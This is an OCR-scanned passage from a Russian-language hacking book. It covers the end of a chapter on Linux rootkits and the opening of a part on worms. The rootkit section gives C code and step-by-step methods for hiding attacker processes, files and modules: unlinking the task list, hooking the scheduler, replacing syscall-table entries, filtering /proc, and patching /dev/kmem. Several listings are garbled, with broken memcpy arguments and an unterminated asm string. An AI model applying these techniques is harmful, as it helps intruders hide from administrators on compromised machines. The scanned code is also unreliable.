


Рис. 9.8. Организация процессов в Linux

Просматривая список процессов, легко обнаружить, что в нем отсутствует процесс, PID которого равен нулю. А ведь такой процесс (точнее – псевдопроцесс) есть! Он создается операционной системой для подсчета загрузки ЦП и прочих служебных целей.

Допустим, нам необходимо скрыть процесс с идентификатором 1901. Исключаем его из двунаправленного списка, склеивая между собой поля next_task/prev_task двух соседних процессов. Подцепляем наш процесс к процессу с нулевым PID'ом, оформляя себя как материнский процесс (за это отвечает поле p_pptr), и... модифицируем код планировщика так, чтобы родитель процесса с нулевым PID'ом хотя бы эпизодически получал управление (рис. 9.9). Если необходимо скрыть более одного процесса, их можно объединить в цепочку, используя поле p_pptr или любое другое реально не задействованное поле.

7 Зак. 398




Рис. 9.9. Удаление процесса из двунаправленного списка процессов

Исходный код планировщика содержится в файле /usr/src/linux/kernel/sched.c. Нужный нам фрагмент легко найти по ключевому слову goodness (имя функции, определяющей «значимость» процесса в глазах планировщика). В различных ядрах он выглядит по-разному. Например, моя версия реализована так (листинг 9.6).

Листинг 9.6. Сердце планировщика

```
c = -1000;                  // начальное значение "веса"

// ищем процесс с наибольшим "весом" в очереди исполняющихся процессов
while (p != &init_task)
{
    // определяем "вес" процесса в глазах планировщика
    // (то есть степень его нужды в процессорном времени)
    weight = goodness(prev, p);

    // выбираем процесс сильнее всех нуждающихся в процессорном времени
    // для процессоров с одинаковым "весом" используем поле prev
    if (weight > c)
    {
```

```
        c = weight; next = p;
    }
    p = p->next_run;
}

if (!c)
{
    // все процессы выработали свои кванты, начинаем новую эпоху
    // хорошее место, чтобы добавить передачу управления на замаскированный процесс
    …
}
```

Процедура внедрения в планировщик осуществляется по стандартной схеме:

а) сохраняем затираемые инструкции в стеке;

б) вставляем команду перехода на нашу функцию, распределяющую процессорные кванты нулевого процесса среди скрытых процессов;

в) выполняем ранее сохраненные инструкции;

г) возвращаем управление функции-носителю.

Простейшая программная реализация выглядит так (листинг 9.7).

Листинг 9.7. Процедура-гарпун, вонзающаяся в тело планировщика

```
/*
    DoubleChain, a simple function hooker
    by Dark-Angel <Dark0@angelfire.com>
*/

#define __KERNEL__
#define MODULE
#define LINUX
#include <linux/module.h>
#define CODEJUMP 7
#define BACKUP 7
/* The number of the bytes to backup is variable (at least 7),
the important thing  is never break an istruction
*/
static char backup_one[BACKUP+CODEJUMP]="\x90\x90\x90\x90\x90\x90\x90"
                              "\xb8\x90\x90\x90\x90\xff\xe0";
    static char jump_code[CODEJUMP]="\xb8\x90\x90\x90\x90\xff\xe0";

#define FIRST_ADDRESS 0xc0101235 //Address of the function to overwrite
unsigned long *memory;

void cenobite(void) {
    printk("Function hooked successfully\n");
    asm volatile("mov %ebp,%esp;popl %esp;jmp backup_one);
/*
This asm code is for stack-restoring. The first bytes of a function
```

продолжение ⇗

Листинг 9.7 *(продолжение)*

```
(Cenobite now) are always for the parameters pushing.Jumping away the
function can't restore the stack. so we must do it by hand.
With the jump we go to execute the backupped code and then we jump in
the original function.
*/
}

int init_module(void) {
*(unsigned long *)&jump_code[1]=(unsigned long )cenobite;

*(unsigned long *)&backup_one[BACKUP+1]=(unsigned long)(FIRST_ADDRESS+
                              BACKUP);

memory=(unsigned long *)FIRST_ADDRESS;
memcpy(backup_one.memory.CODEBACK);
memcpy(memory.jump_code.CODEJUMP);
return 0;
    }

void cleanup_module(void) {
    memcpy(memory.backup_one.BACKUP);
}
```

Поскольку машинное представление планировщика зависит не только от версии ядра, но и от ключей компиляции, атаковать произвольную систему практически нереально. Предварительно необходимо скопировать ядро на свою машину и дизассемблировать его, а после разработать подходящую стратегию внедрения.

Если атакуемая машина использует штатное ядро, мы можем попробовать опознать его версию по сигнатуре, используя заранее подготовленную стратегию внедрения. Далеко не все админы перекомпилируют свои ядра, поэтому такая тактика успешно работает. Впервые она была представлена на европейской конференции Black Hat в 2004 году, электронная презентация которой находится в файле http://www.blackhat.com/presentations/bh-europe-04/bh-eu-04-butler.pdf. По этому принципу работают многие rootkit'ы и, в частности, Phantasmagoria.

ПЕРЕХВАТ СИСТЕМНЫХ ВЫЗОВОВ

Помните MS-DOS? Там стелсирование осуществлялось путем подмены прерываний int 13h/int 21h. В LINUX для той же цели используется перехват системных вызовов (system call, или, сокращенно, syscall). Для сокрытия процессов и файлов достаточно перехватить всего один из них — getdents; на него опирается всем известная readdir, которая, в полном согласии со своим име-

нем, читает содержимое директорий. И директории /proc в том числе! Другого легального способа просмотра списка процессов под LINUX, в общем-то, и нет. Функция-перехватчик садится поверх getdents и просматривает возращенный ею результат, выкусывая из него все «лишнее», то есть работает как фильтр.

Сетевые соединения стелсируются аналогичным образом (они монтируются на /proc/net). Чтобы замаскировать сниффер, необходимо перехватить системный вызов ioctl, подавляя PROMISC-флаг. А перехват системного вызова get_kernel_symbols позволяет замаскировать LKM-модуль так, что его никто не найдет.

Звучит заманчиво. Остается только реализовать это на практике. Ядро экспортирует переменную extern void sys_call_table, содержащую массив указателей на syscall'ы, каждая ячейка которого содержит либо действительный указатель на соответствующий syscall, либо NULL, свидетельствующий о том, что данный системный вызов не реализован.

Просто объявите в своем модуле переменную *sys_call_table[] — и тогда все системные вызовы окажутся в ваших руках. Имена известных syscall'ов перечислены в файле /usr/include/sys/syscall.h. В частности, sys_call_table[SYS_getdents] возвращает указатель на getdents.

Простейший пример перехвата выглядит так (листинг 9.8) (за более подробной информацией обращайтесь к статье «Weakening the Linux Kernel», опубликованной в номере 52 PHRACK'a).

Листинг 9.8. Техника перехвата системных вызовов

```
extern void *sys_call_table[];// указатель на таблицу системных вызовов
int (*o_getdents) (uint, struct dirent *, uint); // указатели на старые системные вызовы
int init_module(void) // перехват!
{
// получаем указатель на оригинальный системный вызов SYS_getdents
// и сохраняем его в переменной o_getdents
o_getdents = sys_call_table[SYS_getdents];
// заносим указатель на функцию перехватчик
// (код самого перехватчика для экономии здесь не показан)
sys_call_table[SYS_getdents] = (void *) n_getdents;
// возвращаемся
return 0;
}
// восстановление оригинальных обработчиков
void cleanup_module(void)
{
sys_call_table[SYS_getdents] = o_getdents;
}
```

По такому принципу работает подавляющее большинство rootkit'ов; правда, попав на неизвестное ядро, часть из них со страшным грохотом падает, а часть просто прекращает работу, что и не удивительно (рис. 9.10). Ведь раскладка системных вызовов меняется от ядра к ядру!




Рис. 9.10. Последствия неудачного перехвата системных вызовов

ПЕРЕХВАТ ЗАПРОСОВ К ФАЙЛОВОЙ СИСТЕМЕ

Ядро экспортирует переменную proc_root — корневой узел (root inode) виртуальной файловой системы proc_root, традиционно монтируемой на директорию /proc. При желании мы можем установить поверх нее свой собственный фильтр-обработчик, скрывающий хакерские процессы от чужих глаз. В отличие от системных вызовов, перехват переменной proc_root не чувствителен к версии ядра, а это уже преимущество!

Простейший перехватчик может выглядеть так (листинг 9.9). За более подробной информацией обращайтесь к статье «Sub proc_root Quando Sumus», опубликованной в номере 3Ah PHRACK'a.

Листинг 9.9. Новый фильтр для файловой системы proc_root

```
// глобальный указатель на оригинальную filldir-функцию
filldir_t real_filldir;

static int new_filldir_root (void* __buf,const char* name,int namlen,off_t offset, ino_t
ino)
```

```
{
    // анализируем каждое имя в директории.
    // если это имя того модуля/процесса/файла/сетевого соединения,
    // которые мы хотим скрыть, возвращаем нуль,
    // в противном случае передаем управление оригинальной
    // filldir-функции
    if (isHidden (name)) return 0;
    return real_filldir (__buf, name, namlen, offset, ino);
}

// новая функция readdir
int new_readdir_root (struct file *a, void *b, filldir_t c)
{
    // инициализируем указатель на оригинальную filldir-функцию
    // вообще-то это не обязательно делать каждый раз, просто
    // так нам проще...
    real_filldir = c;
    return old_readdir_root (a, b, new_filldir_root);
}

// устанавливаем свой собственный фильтр
proc_root.FILE_OPS->readdir = new_readdir_root;
```

КОГДА МОДУЛИ НЕДОСТУПНЫ...

Для борьбы с LKM-rootkit'ами некоторые админы компилируют ядро без поддержки загружаемых модулей и удаляют файл System.map, лишая нас таблицы символов. А без нее хрен что найдешь. Но хакеры выживают даже в этих суровых условиях...

Идеология UNIX выгодно отличается от идеологии Windows тем, что любая сущность (будь то устройство, процесс или сетевое соединение) монтируется на файловую систему, подчиняясь общим правилам. Не избежала этой участи и оперативная память, представленная «псевдоустройствами» /dev/mem (физическая память до виртуальной трансляции) и /dev/kmem (физическая память после виртуальной трансляции). Манипулировать с данными устройствами может только root, однако спускаться на уровень ядра ему не обязательно, а значит, поддержка модульности нам не нужна!

Следующие функции демонстрируют технику чтения/записи ядерной памяти с прикладного уровня (листинг 9.10).

Листинг 9.10. Чтение/запись в/из /dev/kmem

```
// чтение данных из /dev/kmem
static inline int rkm(int fd, int offset, void *buf, int size)
{
    if (lseek(fd, offset, 0) != offset) return 0;
```

продолжение ⇨

Листинг 9.10 *(продолжение)*

```
if (read(fd, buf, size) != size) return 0;
    return size;
}

// запись данных в /dev/kmem
static inline int wkm(int fd, int offset, void *buf, int size)
{
    if (lseek(fd, offset, 0) != offset) return 0;
    if (write(fd, buf, size) != size) return 0;
    return size;
}
```

Остается только найти во всем этом мусоре таблицу системных вызовов. Да как же мы ее найдем, если никакой символьной информации у нас нет?! Без паники! Нам помогут центральный процессор и машинный код обработчика прерывания INT 80h, которое этими системными вызовами, собственно говоря, и заведует.

Его дизассемблерный листинг в общем случае выглядит так (листинг 9.11).

Листинг 9.11. Фрагмент дизассемблерного листинга обработчика прерывания INT 80h

```
0xc0106bc8 <system_call>:     push    %eax
0xc0106bc9 <system_call+1>:     cld
0xc0106bca <system_call+2>:     push    %es
0xc0106bcb <system_call+3>:     push    %ds
0xc0106bcc <system_call+4>:     push    %eax
0xc0106bcd <system_call+5>:     push    %ebp
0xc0106bce <system_call+6>:     push    %edi
0xc0106bcf <system_call+7>:     push    %esi
0xc0106bd0 <system_call+8>:     push    %edx
0xc0106bd1 <system_call+9>:     push    %ecx
0xc0106bd2 <system_call+10>:     push    %ebx
0xc0106bd3 <system_call+11>:     mov    $0x18,%edx
0xc0106bd8 <system_call+16>:     mov    %edx,%ds
0xc0106bda <system_call+18>:     mov    %edx,%es
0xc0106bdc <system_call+20>:     mov    $0xffffe000,%ebx
0xc0106be1 <system_call+25>:     and    %esp,%ebx
0xc0106be3 <system_call+27>:     cmp    $0x100,%eax
0xc0106be8 <system_call+32>:     jae    0xc0106c75 <badsys>
0xc0106bee <system_call+38>:     testb    $0x2,0x18(%ebx)
0xc0106bf2 <system_call+42>:     jne    0xc0106c48 <tracesys>
0xc0106bf4 <system_call+44>:     call    *0xc01e0f18(,%eax,4) <-- that's it
0xc0106bfb <system_call+51>:     mov    %eax,0x18(%esp,1)
0xc0106bff <system_call+55>:     nop
```

По адресу 0C0106BF4h расположена команда CALL, непосредственным аргументом которой является... указатель на таблицу системных вызовов! Адрес команды CALL может меняться от одного ядра к другому, или это даже может быть совсем не CALL — в некоторых ядрах указатель на таблицу системных вызовов передается через промежуточный регистр командой MOV. Короче, нам нужна команда, одним

из аргументов которой является непосредственный операнд X > 0C000000h. Естественно, чтобы его найти, потребуется написать простенький дизассемблер (звучит страшнее, чем выглядит) или найти готовый движок в Сети. Там их до... ну, в общем, много.

А как найти адрес обработчика INT 80h в файле /dev/kmem? Просто спросите об этом процессор — он скажет. Команда SIDT возвращает содержимое *таблицы дескрипторов прерываний* (Interrupt Descriptor Table), восьмидесятый'h элемент с краю и есть наш обработчик!

Далее приведен фрагмент кода, определяющего позицию таблицы системных вызовов в /dev/kmem (листинг 9.12) (Полная версия содержится в статье «Linux on-the-fly kernel patching without LKM» из 3Ah номера PHRACK'a).

Листинг 9.12. Поиск обработчика INT 80h внутри /dev/kmem

```
// анализируем первые 100 байтов обработчика
#define CALLOFF 100
main ()
{
    unsigned sys_call_off;
    unsigned sct;
    char sc_asm[CALLOFF],*p;

    // читаем содержимое таблицы прерываний
    asm ("sidt %0" : "=m" (idtr));
    printf("idtr base at 0x%X\n",(int)idtr.base);

    // открываем /dev/kmem
    kmem = open ("/dev/kmem",O_RDONLY);
    if (kmem<0) return 1;

    // считывает код обработчика INT 80h из /dev/kmem
    readkmem (&idt,idtr.base+8*0x80,sizeof(idt));
    sys_call_off = (idt.off2 << 16) | idt.off1;
    printf("idt80: flags=%X sel=%X off=%X\n",
    (unsigned)idt.flags,(unsigned)idt.sel,sys_call_off);

    // ищем косвенный CALL с непосредственным операндом
    // код самой функции dispatch здесь не показан
    dispatch (indirect call) */
    readkmem (sc_asm,sys_call_off,CALLOFF);
    p = (char*)memmem (sc_asm,CALLOFF,"\xff\x14\x85",3);
    sct = *(unsigned*)(p+3);
    if (p)
    {
        printf ("sys_call_table at 0x%x, call dispatch at 0x%x\n", sct, p);
    }
    close(kmem);
}
```




Рис. 9.11. Просмотр /dev/mem в hex-редакторе

ПРОЧИЕ МЕТОДЫ БОРЬБЫ

Консольные версии утилит типа ps или top легко обмануть с помощью длинной цепочки пробелов или символов возврата строки, затирающих оригинальное имя. Конечно, опытного админа так не проведешь, да и против KDE-мониторов такой прием совершенно бессилен, однако можно попробовать замаскироваться под какой-нибудь невинный процесс наподобие vi или bash. Правда, и здесь все не так просто! Ну кто в наше время работает в vi? И откуда взялась «лишняя» оболочка? Наблюдательный админ это сразу заметит. А может, и нет... у многих из нас сразу запущено несколько копий оболочек — кто их считает! Еще можно внедриться в какой-нибудь пользовательский процесс при помощи ptrace — хрен там нас найдешь.

На худой конец, можно вообще отказаться от маскировки. Процессов в системе много. За всеми и не уследишь. Главное — периодически расщеплять свой процесс на два и прибивать оригинал. Этим мы ослепляем утилиту top, сообщающую админу, сколько времени отработал тот или иной процесс.

ГЛАС НАРОДА

...Adore и многие другие rootkit'ы не работают на системах, загружающихся с носителей только для чтения (в частности, с LiveCD), приводя к «отказу в обслуживании»;

...adore и многие другие rootkit'ы не работают на многопроцессорных системах (а такими являются практически все сервера), поскольку лезут в планировщик, вместо того чтобы перехватывать системные вызовы или proc_root;

...adore и многие другие rootkit'ы не содержат строки MODULE_LICENCE(«GPL»), заставляя систему материться при их загрузке.

ЧТО ЧИТАТЬ

Linux kernel internails

Замечательная книга, созданная коллективом башковитых немецких парней, толково и без воды описывающих внутренности линухового ядра (на английском языке).

Complete Linux Loadable Kernel Modules (nearly)

Хакерское руководство по написанию модулей под Linux и частично под FreeBSD, не стесняющееся говорить о вирусах и rootkit'ах (на английском языке).

http://packetstormsecurity.org/docs/hack/LKM_HACKING.html

Direct Kernel Object Manipulation

Презентация с конференции Black Hat, рассказывающая, как маскируются файлы, процессы и сетевые соединения под Windows и Linux.

http://www.blackhat.com/presentations/bh-europe-04/bh-eu-04-butler.pdf

Abuse of the Linux Kernel for Fun and Profit // PHRACK-50

Посредственная статья о создании LKM-модулей и перехвате системных вызовов под старым Linux.

Weakening the Linux Kernel // PHRACK-52

Замечательная статья о создании LKM-модулей для сокрытия файлов, процессов и сетевых соединений под старым Linux.

Sub proc_root Quando Sumus // PHRACK-58

Кратко о маскировке путем установки своего фильтра поверх VFS.

Linux on-the-fly kernel patching without LKM // PHRACK-58


Перехват системных вызовов без LKM и символьной информации.

Infecting loadable kernel modules // PHRACK-61

Заражение LKM-модулей.

Kernel Rootkit Experiences // PHRACK-61

Статья Stealth'a (автора небезызвестного Adore), обобщающая его опыт создания LKM-Rootkit'ов.



ЧАСТЬ III

ВОЙНЫ ЮРСКОГО ПЕРИОДА II — ЧЕРВИ ВОЗВРАЩАЮТСЯ

О ЧЕРВЯХ, ПЕРЕПОЛНЯЮЩИХСЯ БУФЕРАХ, СНИФФЕРАХ И БРАНДМАУЭРАХ

Черви — вот настоящая чума двадцатого века, ни с каким СПИДом не сравнить! СПИД передается только через кровь, а черви — через все подряд. Вот мой знакомый (ну, вы его все равно не знаете) вчера еще был чувак как чувак, водку пил, траву курил, мышей на коврике пас, а сегодня зашел к нему, так он уже и винды снес, и иксы снес, листингами обложился, головы не поворачивает, сидит, уставившись в консольный терминал, и что-то такое деструктивное ожесточенно дизассемблирует.

Хакерско-растаманский фольклор

В ГЛУБИНЕ ХАКЕРСКОЙ НОРЫ

Мы живем в неспокойное время. Интернет содрогается под ударами червей, и их активность стремительно усиливается. Ветер перемен приносит не только обрывки уничтоженной информации, но и свежесть надвигающейся бури. На горизонте собираются тучи, подсвечиваемые сполохами молний и подтверждающие серьезность своих намерений громовыми раскатами. Пять опустошительных эпидемий за три последних года, миллионы зараженных машин. И все из-за ошибок переполнения! Только по счастливой случайности и незлобному настрою вирусописателей ни один из червей не уничтожал информацию. А ведь мог бы! Только представьте, что произойдет с земной цивилизацией, если стратегически важные узлы лишатся всех своих данных. А ведь это произойдет... со временем...

глава 10

внутри пищеварительного тракта червя

глава 11

переполнение буферов как средство борьбы с мегакорпорациями

глава 12

ultimate adventure, или поиск дыр в двоичном коде

глава 13

спецификаторы под арестом, или дерни printf за хвост

глава 14

SEH на службе контрреволюции

глава 15

техника написания переносимого shell-кода

глава 16

секс с IFRAME, или как размножаются черви в Internet Explorer'e

глава 17

обход брандмауэров снаружи и изнутри

глава 18

honeypot'ы, или хакеры любят мед


глава 19

рыбная ловля в локальной сети — sniffering

глава 20

даза банных под прицелом

Червь... Снаружи...



ГЛАВА 10

ВНУТРИ ПИЩЕВАРИТЕЛЬНОГО ТРАКТА ЧЕРВЯ

Черви относятся к наиболее независимым обитателям кибернетического мира. История их создания уходит своими корнями в глубокую древность, перенося нас в мезозойскую эру, когда землей правили динозавры — огромные неповоротливые ламповые ЭВМ, издававшие при работе ужасный треск и скрежет. Пионеры компьютерной индустрии, ныне должностные лица респектабельных корпораций, а в прошлом — небритые студенты с жаждой деятельности в глазах (кто читал «хроники лабораторий», тот поймет), активно экспериментировали с биокибернетическими моделями, пророча им блестящее будущее. Во время становления информатики как науки Настоящие Программисты (Real Programmers) были насквозь пропитаны духом энтузиазма, казалось, еще вот-вот — и грохочущее создание приобретет интеллект, а вместе с ним — навыки самосовершенствования и саморазмножения. Термин «вирус» еще не был выпущен из бутылки, никто не видел в биокибернетических механизмах ничего порочного. О них говорили в курилках, они обсуждались на высоком научном уровне, им выделялось драгоценное машинное время...

С приходом к власти корпораций все изменилось. Информатика из науки превратилась в публичную девку капитализма, торгующую собой и не интересующуюся ничем, кроме прибыли. Программное обеспечение раскололось на «правильное» и «неправильное». Правильное — это такое, которым можно торговать. «Неправильное» — написанное не ради денег, не с целью получения научных грантов, которые сейчас выклянчивает каждый, кто горазд, и даже не под эгидой агрессивной идеологии Open Source, а для собственного удовольствия

и удовлетворения программистского зуда, который сжигает вас изнутри, гонит вперед, сгоняет ночами с постели, подкидывая новые идеи, которые тут же необходимо опробовать. Вот это — настоящее! Это не электронная таблица и не база данных, созданная для тупых клерков. В каждой строчке кода — частичка вас самих, вашей души, придающая смысл всему происходящему. Это то звено, которое отличает ремесло от конвейера, но, к сожалению, оно сейчас оказалось практически утраченным. Электронно-вычислительные машины перестали вызывать благоговение, сократились до «компа», и мистическое чувство единения с ними рассыпалось, исчезло...

Черви приходят из мрака небытия, рождаясь в подсознании их создателей, и уходят туда же. Черви не умирают. Они трансформируются в новые идеи. Первым известным червем был вирус Морриса. Последним — Love San (табл. 10.1). Будущее Всемирной Сети в ваших руках и мозгах, друзья.

ЯВЛЕНИЕ ЧЕРВЯ НАРОДУ

